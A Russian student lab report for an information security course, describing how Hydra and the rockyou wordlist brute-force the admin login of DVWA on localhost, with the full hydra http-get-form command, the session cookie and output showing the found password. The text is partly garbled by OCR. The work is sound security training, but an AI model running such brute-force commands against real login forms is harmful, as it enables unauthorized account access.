Front matter

lang: ru-RU title: "personal project#3" subtitle: "Дисциплина: Основы информационной безопасности" author: "Георгес Гедеон"

Formatting

toc-title: "Содержание" toc: true # Table of contents toc_depth: 2 lof: true # Список рисунков lot: true # Список таблиц fontsize: 12pt linestretch: 1.5 papersize: a4paper documentclass: scrreprt polyglossia-lang: russian polyglossia-otherlangs: english mainfont: PT Serif romanfont: PT Serif sansfont: PT Sans monofont: PT Mono mainfontoptions: Ligatures=TeX romanfontoptions: Ligatures=TeX sansfontoptions: Ligatures=TeX,Scale=MatchLowercase monofontoptions: Scale=MatchLowercase indent: true pdf-engine: lualatex header-includes:

- \linepenalty=10 # the penalty added to the badness of each line within a paragraph (no associated penalty node) Increasing the value makes tex try to have fewer lines in the paragraph.
- \interlinepenalty=0 # value of the penalty (node) added after each line of a paragraph.
- \hyphenpenalty=50 # the penalty for line breaking at an automatically inserted hyphen
- \exhyphenpenalty=50 # the penalty for line breaking at an explicit hyphen
- \binoppenalty=700 # the penalty for breaking a line at a binary operator
- \relpenalty=500 # the penalty for breaking a line at a relation
- \clubpenalty=150 # extra penalty for breaking after first line of a paragraph
- \widowpenalty=150 # extra penalty for breaking before last line of a paragraph
- \displaywidowpenalty=50 # extra penalty for breaking before last line before a display math
- \brokenpenalty=100 # extra penalty for page breaking after a hyphenated line
- \predisplaypenalty=10000 # penalty for breaking before a display
- \postdisplaypenalty=0 # penalty for breaking after a display


- \floatingpenalty = 20000 # penalty for splitting an insertion (can only be split footnote in standard LaTeX)
- \raggedbottom # or \flushbottom
- \usepackage{float} # keep figures where there are in the text
- \floatplacement{figure}{H} # keep figures where there are in the text

Цель работы

Использование Hydra для подбора или взлома имени пользователя и пароля.

Выполнение лабораторной работы


1. Скачиваем текстовый документ *rockyou.txt.tar.gz* с паролями для Linux командой ***sudo gzip -d rockyou.txt.tar.gz***.(рис.[1])



```
┌──(kali㉿kali)-[~]
└─$ cd ~/Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo gzip -d rockyou.txt.tar.gz
```

2. Установливаем в браузере расширение для просмотра cookie и копируем значение PHPSESSID для дальнейшей работы.(рис.[2])



adparathenko_Kali_Linux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help
Apps Places
Sep 23 17:41
Vulnerability: Brute Force
Cookie-Editor – Get this E
localhost/DVWA/vulnerabilities/brute/
110%
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Cookie-Editor
v1.13.0
Ad Enjoying Cookie-Editor? Buy me a coffee!
Not interested Later
Search
Show Advanced
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)

PHPSESSID

Name: PHPSESSID

Value: 87vsr0c6hqdhuauretmu02ph7u

security

Vulnerability: Brute Force

Login

Username: admin


Password: ••••••••

Login

More Information

- https://owasp.org/www-community/attacks/Brute_fo
- https://www.symantec.com/connect/articles/passwo
- https://www.golinuxcloud.com/brute-force-attack-we


3. Запускаем работу Hydra. Для авторизации используется html форма, которая отправляет методом POST запрос вида username=root&password=test_password. Выбираем любую выданную пару логина и пароля.(рис.[3])



```
-$ hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&pas
word=^PASS^&Login=Login:H=Cookie:security=medium; PHPSESSID=2jcut68e2plgdtig6mhb6uhk6u:F=Username and/or password
ncorrect."
ydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizati
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

ydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-06 21:51:26
DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Log
n:H=Cookie:security=medium; PHPSESSID=2jcut68e2plgdtig6mhb6uhk6u:F=Username and/or password incorrect.
80][http-get-form] host: localhost   login: admin   password: password
 of 1 target successfully completed, 1 valid password found
ydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-04-06 21:52:08
```

4. Вводим полученные данные на сайт для проверки



Vulnerability: Brute Force


Login

Username: admin

Password: ••••••••

Login

5. Заходим обратно на сайт и вводим выбранную пару логин-пароль и получаем результат взлома.(рис.[5])



Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area **admin**

Вывод

Я приобрел практические навыки по использованию инструмента Hydra для брутфорса паролей